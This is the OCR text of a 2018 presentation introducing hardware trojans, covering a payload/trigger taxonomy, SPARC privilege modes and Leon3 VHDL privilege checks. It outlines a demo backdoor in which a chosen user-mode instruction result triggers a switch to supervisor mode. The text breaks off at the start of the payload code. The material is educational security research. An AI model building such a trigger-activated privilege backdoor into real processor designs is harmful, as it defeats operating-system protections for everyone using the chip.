Who and why should fear hardware trojans?

Adam Kostrzewa

Kraków 04.05.2018

Disclaimer:

The presented work disseminates the results of the author's spare time activities done solely using his own, private resources. Therefore, the views and opinions expressed in this presentation are those of the author and author only and do not necessarily reflect the official policy or position of his employer. Examples of analysis performed within this article are only for demonstration purposes and do not necessarily reflect real-world products.

Hardware Security - Motivation

Can we trust integrated circuits and silicon chips?
Do we have a choice? Due to:

- technological barriers,
- and high production costs

we must count on manufacturers' honesty and popularity.
Therefore, we commonly buy/use:

- high volume products from leading producers, which should enable faster detection of potential threats,
- and have legal consequences in case of threats.

(possible in mainframe and telecommunication, difficult in embedded)

Questions of this Presentation

- Is there a reason for concern?
- Is the equipment from a large supplier safe?
- What is the threat posed by hardware trojans?
- Is it worth getting a closer look at them?

This presentation presents introduction to the domain.


What are hardware trojans?

Definition: function of a hardware component, hidden from the user, which can ***add, remove or modify*** the functionality of a hardware component and, therefore, reduce its reliability or create a potential threat

Constructed from:

- **payload** – modification of a circuit
- **trigger** – signal activating the payload

(combinational or sequential)



Relation to Software Trojans

Similarities:


- malicious intention, e.g., attacks against data confidentiality, integrity and system's availability
- evasion of detection, and seldom activation,

Differences:

- cannot be removed post-deployment (no updates)
- do not spread, must be manufactured
- high production costs (equipment and skilled labor)

Do not forget about HW/SW co-design!

„Hardware Trojans“ in Google Scholar (May 2018)




Defense Science Board
Task Force

On

HIGH PERFORMANCE MICROCHIP SUPPLY

February 2005

Office of the Under Secretary of Defense
For Acquisition, Technology, and Logistics
Washington, D.C. 20301-3140



Hot Topic!
500% increase

Results gathered by author

confidence

Characteristics of Trojans

Payload (Physical)

- Type
  - functional
  - parametric
- Size
  - small (transistors / wires)
  - large (gates, circuits)
- Distribution
  - tight
  - loose
- Structure
  - modify layout
  - no changes

Trigger (Activation)

- Internally Activated
  - Always On
  - Condition Based
    - sensor (voltage, temperature, external)
    - logic (internal state, clock/counter, Input – data, instruction, interrupt)
- Externally Activated
  - Receiver
  - Access data

Talk‘s Outline

- Motivation
- Work principles and objectives of a HW trojan
- **CPU Example (+ Demo of an exemplary attack)**
- **Where and when can a hardware trojan be introduced?**
- **Defense methods and their costs**
- **Summary**

Hardware Aspects of OS Security

The security of an operating system is based on the assumption that the processor is operating according to a strict specification and a known set of predefined rules.

Commonly applied: hierarchical protection domains (protection rings) - introduced in the 70's for MULTICS.

- at least two modes of operation (hypervisor and user)
- in hypervisor mode, kernel has access to all commands and addresses
- only a subset of commands is available in user mode
- transition can happen only according to a predefined set of rules (e.g. syscalls and interrupts)

Modes of Processor Work

Table B-1 *Instruction Set— Continued*

Opcode	*Name*
MULScc	Multiply Step (and modify icc)
UMUL (UMULcc)	Unsigned Integer Multiply (and modify icc)
SMUL (SMULcc)	Signed Integer Multiply (and modify icc)
UDIV (UDIVcc)	Unsigned Integer Divide (and modify icc)
SDIV (SDIVcc)	Signed Integer Divide (and modify icc)
SAVE	Save caller's window
RESTORE	Restore caller's window
Bicc	Branch on integer condition codes
FBfcc	Branch on floating-point condition codes
CBccc	Branch on coprocessor condition codes
CALL	Call and Link
JMPL	Jump and Link
RETT†	Return from Trap
Ticc	Trap on integer condition codes
RDASR‡	Read Ancillary State Register
RDY	Read Y Register
RDPSR†	Read Processor State Register
RDWIM†	Read Window Invalid Mask Register
RDTBR†	Read Trap Base Register
WRASR‡	Write Ancillary State Register
WRY	Write Y Register
WRPSR†	Write Processor State Register
WRWIM†	Write Window Invalid Mask Register
WRTBR†	Write Trap Base Register
STBAR	Store Barrier
UNIMP	Unimplemented
FLUSH	Flush Instruction Memory
FPop	Floating-point Operate: FiTO(s,d,q), F(s,d,q)TOi, FsTOd, FsTOq, FdTOs, FdTOq, FqTOs, FqTOd, FMOVs, FNEGs, FABSs, FSQRT(s,d,q), FADD(s,d,q), FSUB(s,d,q), FMUL(s,d,q), FDIV(s,d,q), FsMULd, FdMULq, FCMP(s,d,q), FCMPE(s,d,q)
CPop	Coprocessor Operate: implementation-dependent

† privileged instruction
‡ privileged instruction if the referenced ASR register is privileged

Next Program Counter (nPC)
Contains the address of the instruction to be executed next (if a trap does not occur).

Privileged
An instruction (or register) that can only be executed (or accessed) when the processor is in supervisor mode (when PSR[S]=1).

Processor
The combination of the IU, FPU, and CP (if present).

Program Counter (PC)
Contains the address of the instruction currently being executed by the IU.

rs1, *rs2*, *rd*
Specify the register operands of an instruction. *rs1* and *rs2* are the source registers; *rd* is the destination register.

Reserved
Used to describe an instruction or register field which is reserved for definition by future versions of the architecture. A reserved field should only be written to zero by software. A reserved register field should read as zero in hardware; software intended to run on future versions of SPARC should not assume that the field will read as zero. See also *ignored* and *unused*.

Supervisor Mode
A processor state that is active when the S bit of the PSR is set (PSR[S] = 1).

Supervisor Software
Software that executes when the processor is in supervisor mode.

Trap
A vectored transfer of control to supervisor software through a table whose address is given by a privileged IU register (the Trap Base Register (TBR)).


Unused
Used to describe an instruction field or register field that is not currently defined by the architecture. When read by software, the value of an unused register field is undefined. However, since an unused field could be defined by a future version of the architecture, an unused field should only be written to zero by software. See also *ignored* and *reserved*.

User Mode
A processor state that is active when the S bit of the PSR is not set (when PSR[S] = 0).


User Application Program
A program executed with the processor in user mode. Also simply called "application program". [Note that statements made in this

confidence

Hardware Implementation – RISC Pipeline



Hardware Implementation - Pipeline



confidence

How it is implemented?

```
1 procedure exception_detect(r : registers; wpr : watchpoint_registers; dbgi : l3_debug_in_type;
2         trapin : in std_ulogic; ttin : in std_logic_vector(5 downto 0); pccomp : in std_logic_vector(3 downto 0);
3         trap : out std_ulogic; tt : out std_logic_vector(5 downto 0)) is
4
5 [ ... ]
6
7 begin
8
9     [ ... ]
10
11    when FMT3 =>
12      case op3 is
13      when IAND | ANDCC | ANDN | ANDNCC | IOR | ORCC | ORN | ORNCC | IXOR |
14        XORCC | IXNOR | XNORCC | ISLL | ISRL | ISRA | MULSCC | IADD | ADDX |
15        ADDCC | ADDXCC | ISUB | SUBX | SUBCC | SUBXCC | FLUSH | JMPL | TICC |
16        SAVE | RESTORE | RDY => null;
17
18      [ ... ]
19
20      when RDTBR | RDWIM => privileged_inst := not r.a.su;
21
22      [ ... ]
23
24      when RDPSR | WRPSR =>  privileged_inst := not r.a.su;
25      when WRWIM | WRTBR  => privileged_inst := not r.a.su;
26
27      [ ... ]
28
29  end if;
30 end;
```

Instructions available in USER MODE

Instructions available in SUPERVISOR (KERNEL) MODE

confidence

Example from
Leon3 Sparc Processor
OpenSource VHDL implementation

Trojan Design

Payload


- change the status of the PSR [Prosessor State Register]
- and switch to the hypervisor mode

Trigger

- selected ASM command available in the user mode
- with the selected operands
- e.g., add OP CODE which results in 878787

HW/SW co-design (trigger in SW, payload in HW)

Trojan Payload Code (CPU Backdoor, PWNing2017)




```
1  procedure alu_select(s : out special_register_type; r : registers; addout : std_logic_vector(32 downto 0);
2         op1, op2 : word; oop1, oop2 : word; shiftout, logicout, miscout : word; res : out word;
